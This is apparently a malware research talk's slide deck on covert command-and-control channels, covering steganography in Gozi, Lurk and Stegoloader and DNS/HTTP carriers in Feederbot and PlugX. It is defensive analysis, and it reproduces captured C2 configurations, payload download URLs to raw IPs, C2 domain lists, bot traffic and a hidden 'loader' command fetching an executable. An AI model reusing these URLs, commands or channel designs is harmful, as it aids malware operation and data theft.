# Hiding in Plain Sight

Advances in Malware Covert Communication Channels

Pierre-Marc Bureau
Christian Dietrich


# Outline

1. Covert Channels
2. Steganography
   a. Lurk
   b. Gozi
   c. Stegoloader
3. Inconspicuous Carrier Protocols
   a. Feederbot
   b. PlugX
   c. Hiding in HTTP
4. Conclusions


# Covert Channels and Malware -- Why?

- Receive commands from operator
- Send feedback to operator
- Receive updates and modules from operator
- Exfiltrate data
- Evade security
  - Intrusion detection
  - Antivirus
  - Incident response
  - Forensics analysis

# Definitions

**Covert Channels**

Capability to transfer information between two hosts, which are not explicitly allowed to communicate.

**Steganography**

The practice of concealing messages or information within other non-secret text or data.

**Carrier Protocol**

The underlying protocol of the C2 protocol, e.g. HTTP.

# Malware involving unique C2 Channels

| Sophistication | C2 Technique | Examples |
|---|---|---|
| + | HTTP, possibly encrypted | Today's average $botnet |
| ++ | Email, Removable Drives | FANCY BEAR/APT28, Stuxnet |
| +++ | Steganography, Covert Channel | In this talk |

# Zeus KINS (Not Steganography)

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 01 2c  |......JFIF.....,|
00000010  01 2c 00 00 ff ed 31 ec  50 68 6f 74 6f 73 68 6f  |.,....1.Photosho|
00000020  70 20 33 2e 30 00 38 42  49 4d 03 ed 00 00 00 00  |p 3.0.8BIM......|
00000030  00 10 01 2c 00 00 00 01  00 01 01 2c 00 00 00 01  |...,.......,....|
00000040  00 01 38 42 49 4d 04 04  00 00 00 00 02 2c 1c 01  |..8BIM.......,..|
00000050  5a 00 03 1b 25 47 1c 02  00 00 02 00 04 1c 02 05  |Z...%G..........|
00000060  00 06 53 65 72 76 65 72  1c 02 19 00 03 43 50 55  |..Server.....CPU|
00000070  1c 02 19 00 0c 43 6c 6f  75 64 20 53 65 72 76 65  |.....Cloud Serve|
00000080  72 1c 02 19 00 08 43 6f  6d 70 75 74 65 72 1c 02  |r.....Computer..|
00000090  19 00 12 43 6f 6d 70 75  74 65 72 20 45 71 75 69  |...Computer Equi|
000000a0  70 6d 65 6e 74 1c 02 19  00 0c 43 6f 6d 70 75 74  |pment.....Comput|
000000b0  65 72 20 4c 61 62 1c 02  19 00 10 43 6f 6d 70 75  |er Lab.....Compu|
000000c0  74 65 72 20 4e 65 74 77  6f 72 6b 1c 02 19 00 04  |ter Network.....|
000000d0  44 61 74 61 1c 02 19 00  0b 44 61 74 61 20 4d 69  |Data.....Data Mi|
```

# Zeus KINS (Not Steganography)

```
00013790  cf 98 7d 54 83 45 57 8d  89 6c 13 91 45 2e 61 f2  |..}T.EW..l..E.a.|
000137a0  9f ff fe 3f 10 00 00 50  ff 70 b5 ec 03 00 00 37  |...?...P.p.....7|
000137b0  33 76 57 34 2f 55 41 44  64 4a 6a 4b 6d 62 2b 31  |3vW4/UADdJjKmb+1|
000137c0  59 69 6b 79 71 78 7a 6a  37 50 47 34 51 74 58 34  |Yikyqxzj7PG4QtX4|
000137d0  45 6a 2f 7a 35 53 4c 54  63 4e 65 5a 54 62 74 54  |Ej/z5SLTcNeZTbtT|
000137e0  77 36 45 70 33 50 6b 72  4b 57 6f 77 34 6a 6c 41  |w6Ep3PkrKWow4jlA|
000137f0  66 61 64 31 67 76 71 59  4c 4c 70 4f 54 65 46 43  |fad1gvqYLLpOTeFC|
00013800  38 6c 6e 54 7a 59 49 5a  4d 6d 4b 37 30 54 34 51  |8lnTzYIZMmK70T4Q|
00013810  54 5a 54 73 58 2f 42 30  54 2f 69 4d 56 54 49 70  |TZTsX/B0T/iMVTIp|
00013820  78 4a 52 64 71 78 70 44  7a 76 50 33 48 48 66 39  |xJRdqxpDzvP3HHf9|
00013830  4d 37 57 61 39 57 55 76  49 41 74 46 78 5a 44 75  |M7Wa9WUvIAtFxZDu|
00013840  74 30 58 44 4d 33 50 4a  75 57 6f 75 36 57 35 45  |t0XDM3PJuWou6W5E|
00013850  63 4b 6e 6f 6e 2b 70 67  72 35 6b 6a 64 41 62 67  |cKnon+pgr5kjdAbg|
00013860  70 4f 2b 65 4b 6e 36 4a  44 77 33 6e 52 55 34 6b  |pO+eKn6JDw3nRU4k|
```

# Zeus KINS (Not Steganography)

```
{{VERSION}}
2.0.0.0
{{VERSION}}

{{BINARY_URLS}}
http://146.185.243.71/googleAD/update.exe
{{END_BINARY_URLS}}

{{VNC_PLUGIN}}
http://146.185.243.71/googleAD/mod_vnc.bin
{{END_VNC_PLUGIN}}

{{MODULE}}
http://146.185.243.71/googleAD/mod_spm.bin
{{MODULE}}
```

```
{{DROPZONE_URLS}}
http://146.185.243.71/googleAD/cde.php
{{END_DROPZONE_URLS}}

{{WEBFILTERS}}
!*.microsoft.com/* (monitor)
!http://*myspace.com* (monitor)
https://www.gruposantander.es/*
!http://*odnoklassniki.ru/* (monitor)
!http://vkontakte.ru/* (monitor)
@*/login.osmp.ru/* (Monitor and
screenshots)
@*/atl.osmp.ru/* (Monitor and screenshots)
$http://www.apple.com/mac/
$http://digg.com/news*
{{END_WEBFILTERS}}
```

# Gozi Neverquest

# Gozi

- Appeared in 2007
- Aliases: Vawtrak, Neverquest
- Objectives: Banking fraud
- Characteristics
  - Process injection to change browser behavior
  - Password stealing
  - Remote access: VNC & SOCKS
  - Deletes browsing history to hide infection vector

# Gozi C2 Channels



- HTTP POST
- Linear Congruential Generator
- aPlib compression

# Gozi Covert Channels

- Steganography feature added beginning of 2015
- Downloads information in favicon.ico
  - SSL (https)
  - Tor (tor2web)
- Extracts information using LSB steganography
- Decrypts information using RC4

# Gozi’s Steganography

https://6hts7b7onuh653ha.tor2web.org/favicon.ico



# Gozi decoded information


```
00000000  76 f6 27 fd c2 df 95 f6  62 ba 1b 2c d6 8a 75 be  |v.'.....b..,..u.|
00000010  c2 f3 bd f2 8b 99 92 3a  32 6d d7 92 30 6c 22 76  |.......:2m..0l"v|
00000020  b8 17 8d 5d c8 e7 89 22  da cc d3 67 55 55 30 e7  |...]..."...gUU0.|
00000030  70 eb 13 a7 d2 d7 a2 6d  d2 47 29 ca df f6 13 2e  |p......m.G).....|
00000040  a5 32 7f b4 2c 1e 12 3d  3d 4a a3 4f 4a c7 3e 9a  |.2..,..==J.OJ.>.|
00000050  41 6a 30 26 df a3 63 ec  52 4d 5d 6f a6 e3 be 27  |Aj0&..c.RM]o...'|
00000060  9d 6c 8c 7d 9f 41 65 18  85 eb 61 27 9c 20 5f 46  |.l.}.Ae...a'. _F|
00000070  d4 f3 ee 07 67 56 e8 e1  59 70 47 0f 7e 79 df 41  |....gV..YpG.~y.A|
00000080  44 6e 75 76 61 74 6f 7a  61 67 2e 73 75 00 78 65  |Dnuvatozag.su.xe|
00000090  65 62 61 6e 75 6b 2e 73  75 00 70 75 78 69 6c 6f  |ebanuk.su.puxilo|
000000a0  6f 2e 73 75 00 6d 65 69  63 6f 6f 67 2e 6b 7a 00  |o.su.meicoog.kz.|
000000b0  6b 65 61 67 65 65 68 2e  72 75 00 6c 61 62 65 61  |keageeh.ru.labea|
000000c0  2e 73 75 00 00 f2 12 00  28 c5 61 00 38 fb 12 00  |.su.....(.a.8...|
000000d0  15 e1 fb 76 23 73 a4 13  fe ff ff ff d3 5d ff 76  |...v#s.......].v|
000000e0  e0 5a ff 76 2c 00 00 00  38 00 00 00 ca c7 7e 05  |.Z.v,...8.....~.|
000000f0  c8 c7 7e 05 bc ec 9a 76  5c 04 3b 01 04 01 00 00  |..~....v\.;.....|
00000100  00 00 00 00 b1 02 00 00  00 00 00 00 00 f4 12 00  |................|
00000110  28 c5 61 00 00 00 00 00  f8 b5 9a 76 14 04 76 00  |(.a........v..v.|
00000120  d0 f3 12 01 c4 f3 12 00  58 00 00 00 00 00 00 00  |........X.......|
```

# Lurk

# Lurk

- Downloader, used to install click fraud malware
- Distributed through exploit kits
- Hides download URLs in images using LSB steganography
- String obfuscation and XOR encoding for payloads

# More Lurk Steganography



# Stegoloader


# Stegoloader

# Stegoloader

- Information stealer
- “Downloader” module
  - Spots analysis environment
  - Downloads image from legitimate websites
  - Extracts main module code from image
  - Launch main module code
- Creates a verbose profile of infected hosts
- Downloads modules, depending on host profiles

# Stegoloader - Infection

- Websites pretending to deliver key generators are used to distribute the malware
- New variants appear almost on a daily basis

# Stegoloader Image Processing

PNG Image

LSB extraction


RC4 decryption

Code

```
push    ebp
mov     ebp, esp
sub     esp, 24h
push    esi
push    edi
push    14h
...
```

# Stegoloader - Software Protection

- Resolve “funky” imports
- GetCursorPos()
- Dynamic construction of strings
- List running processes



# Stegoloader Debug Reporting

```
55   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_39_page_ok
56   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_40_image_size_ok
57   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_41_image_type_ok
58   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_42_gdiplus_ok
59   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_43_image_ok
60   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_44_crc_ok
61   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_45_payload_ok
62   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_46_payload_size_ok
63   404  HTTP innonation.com.hk \\
                          /report_N_0024_405A197B534CD001-_47_payload_type_shell
64   404  HTTP innonation.com.hk  /report_N_0024_405A197B534CD001-_48_payload_mem_ok
```

# Stegoloader Module Interaction

Deployment Module

Main Module

Geolocation Module

Recent Documents Module

Password Stealer

IDA License Stealer

Distraction (?) Payload

Monetization Payload

# Stegoloader Network Communications

- HTTP POST
- RC4 Encryption
- Base64 Encoding
- LZMA Compression

```
POST /encourage/help?pointed=855444 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0)
Host: cod.chezsimone971.com
Content-Length: 64
Pragma: no-cache

.Fd.....:.......,p..T].3.&E....c...s.W.....T.hfn.....~.U......s
HTTP/1.1 200 OK
Server: nginx/1.4.3
Date: Sun, 15 Mar 2015 15:59:49 GMT
Content-Type: image/png
Content-Length: 32
Connection: keep-alive

.Nxx..f}....'x..*.`umro..&s.&.
```


```
0000000 24 be 00 f7 bf 85 70 15 3c ee 1f 2d b6 63 e8 e5
0000010 15 8c 2f df 9f f9 cc 21 c1 45 3c ab c3 32 b1 b6
0000020 01 be b7 ac 82 ef 66 be d4 03 00 01 b3 05 00 00
```

```
0000000 15 31 98 a0 91 f3 fe af 37 22 93 12 28 0d 87 13
0000010 31 e1 dd c5 01 be b7 ac 82 ef 66 be d4 03 00 00
```

# Stegoloader “scenarios”

```
-> 0x00
<- 0x03 SysInfos
-> 0x03   {"data": {"OsID":
<- 0xdc WindowsTimeStamp
-> 0xdc   {"WindowsTimeStamp": "
<- 0xdd WindowsInstallTimeStamp
-> 0xdd   {"WindowsInstallerTimeStamp": "
<- 0xde WindowsPrefetchTimeStamp
-> 0xde   {"WindowsPrefetchTimeStamp":
<- 0xdf SwapTimeStamp?
-> 0xdf   {}
<- 0xe0 Unknown/Noop
-> 0xe0   {}
<- 0x64 Geoloc shellcode
-> 0x64   Geoloc result
<- 0x04 GetInstalledSoftware
-> 0x04   {"Software": "<base64>"...
<- 0x05 Browsing history
-> 0x05   empty
<- 0x06 Browsing history
-> 0x06   empty
<- 0xd2 GetSoftwareKeys
-> 0xd2   {"SoftwareKeysSystem": "
<- 0x64 Pony infostealer, size 38439
-> 0x64
<- 0x64 List recently opened documents, size 7344
-> 0x64
<- 0x01 Kill bot
-> 0x01 OK, killed
```


```
{
  "data": {
    "UserName": "administrator",
    "DomainName": "DOMAIN",
    "DomainAdmin": "0",
    "Processes": "[System Process]\r\nSystem\r\nsmss.exe\r\ncsrss.exe\r\n
    "Version": "22",
    "SessionTime": "691",
    "SessionType": "0",
    "TimeZone": "-5",
    "ScreenResolution": "1349x809",
    "ProcessorArchitecture": "32",
    "OwnerName": "John Doe",
    "ComputerName": "POLY01RECHERCHE",
    "OsName": "Microsoft Windows XP",
    "OsSN": "98A2C1289954C0337D2FE277045D00",
    "InternalIP": "172.16.188.133",
    "UserRole": "0",
    "RouterMAC": "00:50:56:E7:8B:54",
    "PlatformName": "VMware Virtual Platform",
    "PlatformVendor": "VMware, Inc.",
    "LogonServer": "PDC",
    "UserRights": "0",
    "CountryName": "United States",
    "OsID": "d0806c2f-bdef-439d-aab6-9aec2dfaa37a",
    "VideoCardVendor": "VMware, Inc.",
    "VideoCardName": "Gallium 0.4 on SVGA3D; build: RELEASE;  "
  }
}
```



# Summary

| Malware | Stego algo | File type | Compression | Crypto |
|---|---|---|---|---|
| **Gozi** | LSB | ico | None | RC4 |
| **Lurk** | LSB | bmp | None | Custom |
| **Stegoloader** | LSB | png | None | RC4 |

# Covert Communication Channels

# DNS

```
;QUESTION
newcommunitybank.com. IN A

;ANSWER
newcommunitybank.com. 86400 IN A 74.54.82.153
```

---

```
;QUESTION
1.f16e180e9093c237ea31a4ab55ae7fac710a14e4972b30fdf4.google.com. IN ANY

;ANSWER
1.f16e180e9093c237ea31a4ab55ae7fac710a14e4972b30fdf4.google.com.  0   IN TXT
"aYpYOb/6L5NRMxDRbwQDrVfPJDw5yogih+zlfj+lQpRDPZE4n1DWB0M/l0J6YDp88Vgm"
```

# Why DNS for C2?

- No specific detection for the DNS protocol
  - Existing DNS-based protection means target domain names resolved via DNS, but rarely DNS traffic in general
  - (Syntactically valid) DNS with third-party resolvers often allowed
- Often unfiltered
  - Even in firewalled environments, DNS often allowed and unfiltered
- Designed as a distributed system
  - Provides advantages to the malware operator



Grandjean, Martin (2014). "La connaissance est un réseau"

# Feederbot - A botnet with DNS C2

- Initially discovered in 2010
- Named Feederbot based on a characteristic string “feedme” in the binary
- Performs ad/click fraud


- Implements a covert channel via DNS
- Several query domain schemes
- Well-known registered domains and unregistered domains
- Distributed infrastructure, spread over multiple Autonomous Systems

# Feederbot DNS C2

```
;QUESTION
1.f16e180e9093c237ea31a4ab55ae7fac710a14e4972b30fdf4.google.com. IN ANY

;ANSWER
1.f16e180e9093c237ea31a4ab55ae7fac710a14e4972b30fdf4.google.com.  0   IN TXT
"aYpYOb/6L5NRMxDRbwQDrVfPJDw5yogih+zlfj+lQpRDPZE4n1DWB0M/l0J6YDp88Vgm"
```

- 50-char system-dependent bot ID:
  **f16e180e9093c237ea31a4ab55ae7fac710a14e4972b30fdf4**
- RC4-encrypted bootstrap traffic

```
0000   8E 68 00 00 0B 00 00 00 17 00 00 00 39 34 2E 32    .h..........94.2
0010   33 2E 36 2E 36 37 00 69 6D 61 67 65 73 2E 6D 6F    3.6.67.images.mo
0020   76 69 65 64 79 65 61 72 2E 6E 65 74 2E 00 3C       viedyear.net..<
```

- Contains a referral to the next C2 server node 94.23.6.67

# Feederbot DNS C2 referral


```
0000    8E 68 00 00 0B 00 00 00 17 00 00 00 39 34 2E 32     .h..........94.2
0010    33 2E 36 2E 36 37 00 69 6D 61 67 65 73 2E 6D 6F     3.6.67.images.mo
0020    76 69 65 64 79 65 61 72 2E 6E 65 74 2E 00 3C        viedyear.net..<
```

- Basically a referral to a subsequent C2 server node 94.23.6.67
- First DWORD is a magic value used to query subsequent C2 nodes:
  `0x688e (26766)`
- Second DWORD is the length of the next C2 server string (0xB, 11 chars)
- Third DWORD is the length of the domain for subsequent C2 queries (0x17, 23 chars)
- Subsequent C2:

```
;QUESTION
0.26766.images.moviedyear.net. IN TXT
```

# Feederbot C&C message structure

- Inside the rdata field of a DNS response carrying a TXT resource record
- Maximum length of 220 bytes per message (chunking)
- Lots of different RC4 keys



# PlugX

**OPERATIONAL WINDOW**

Multiple years

**TARGETING**

Government
Defense
Aerospace
Pro-Democracy

**TOOLS**

PlugX

**ARCHITECTURE**

Modular, Plugin-Based
Multiple C2 Carrier Protocols

# PlugX DNS C2

```
;QUESTION
CCCCCCOBOPNMMDLBINCDMIGOAEKJEPOEIKCAMFGLPAKGEMOBIHCNLCFIPNJDDJN.
OHEBKKPEFOKIACGMLGBPGJMDCNHHNBDLIFOPDJJDPNEGKAAKFELOAIGCMMBGHAN.
KCEINNHDBJLOFEPJJP.bad.domain.com            IN      TXT
```

- DNS C2 channel (XSoDNS)
- Base16 encoding with custom alphabet
- Randomness in the first few bytes for each request
- Byte at offset 3 is always `0x1e` (decimal 30)
- In the encoded query domain: '`OB`' at offset 6

"The length of any one label is limited to between 1 and 63 octets. A full domain name is limited to 255 octets (including the separators)."

*RFC2181*

# Hiding commands in HTTP error messages

```
HTTP/1.1 404 Not Found
Date: Mon, 9 Jul 2015 06:13:37 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.29
Vary: Accept-Encoding,User-Agent
Content-Length: 357
Connection: close
Content-Type: text/html; charset=utf8

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not
Found</TITLE></HEAD><BODY><H1>Not Found</H1>The requested URL /XXX/YYY.php was not
found on this server.<P><HR><ADDRESS></ADDRESS></BODY></HTML><!-- DEBUG:
MTQyODUyMTUyMzcyOTk5MyNsb2FkZXIgaHR0cDovLzExMS4xNzkuMzkuODMvZ29sZGVuMy5leGUjMTQyOD
UxMjA2MTc1NDYzNSNyYXRlIDYwIwDEBUG-->
```

# Hiding commands in HTTP error messages

```
HTTP/1.1 404 Not Found
Date: Mon, 9 Jul 2015 06:13:37 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.29
Vary: Accept-Encoding,User-Agent
Content-Length: 357
Connection: close
Content-Type: text/html; charset=utf8

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not
Found</TITLE></HEAD><BODY><H1>Not Found</H1>The requested URL /XXX/YYY.php was not
found on this server.<P><HR><ADDRESS></ADDRESS></BODY></HTML><!-- DEBUG:
MTQyODUyMTUyMzcyOTk5MyNsb2FkZXIgaHR0cDovLzExMS4xNzkuMzkuODMvZ29sZGVuMy5leGUjMTQyOD
UxMjA2MTc1NDYzNSNyYXRlIDYwIwDEBUG-->

1428521523729993#loader http://111.179.39.83/golden3.exe#1428512061754635#rate 60#
```

# Conclusions

# Hidden Communication Requirements

- Type of infrastructure
  - Compromised
  - Legitimate
- Content to hide
  - Size
  - Sensitivity
- Other technologies
  - Cryptography
  - Compression

# Conclusions

Using inconspicuous carrier protocols provides stealth currently being used

- In targeted attacks
- In “commodity” cyber crime

If done right, covert channels are efficient for malware operators

- Intrusion Detection Systems
- Antivirus Products
- Analysts and researchers

# Conclusions (cont’d)

- Steganography works if used with crypto to transmit small messages
- Unidirectional communication at this point
- Protocols that consume bandwidth might serve better to encode significant amounts of information

# Thank you!

Special thanks to:
Tillmann Werner
Brett Stone-Gross
Pallav Khandar
Jesse Gabriel

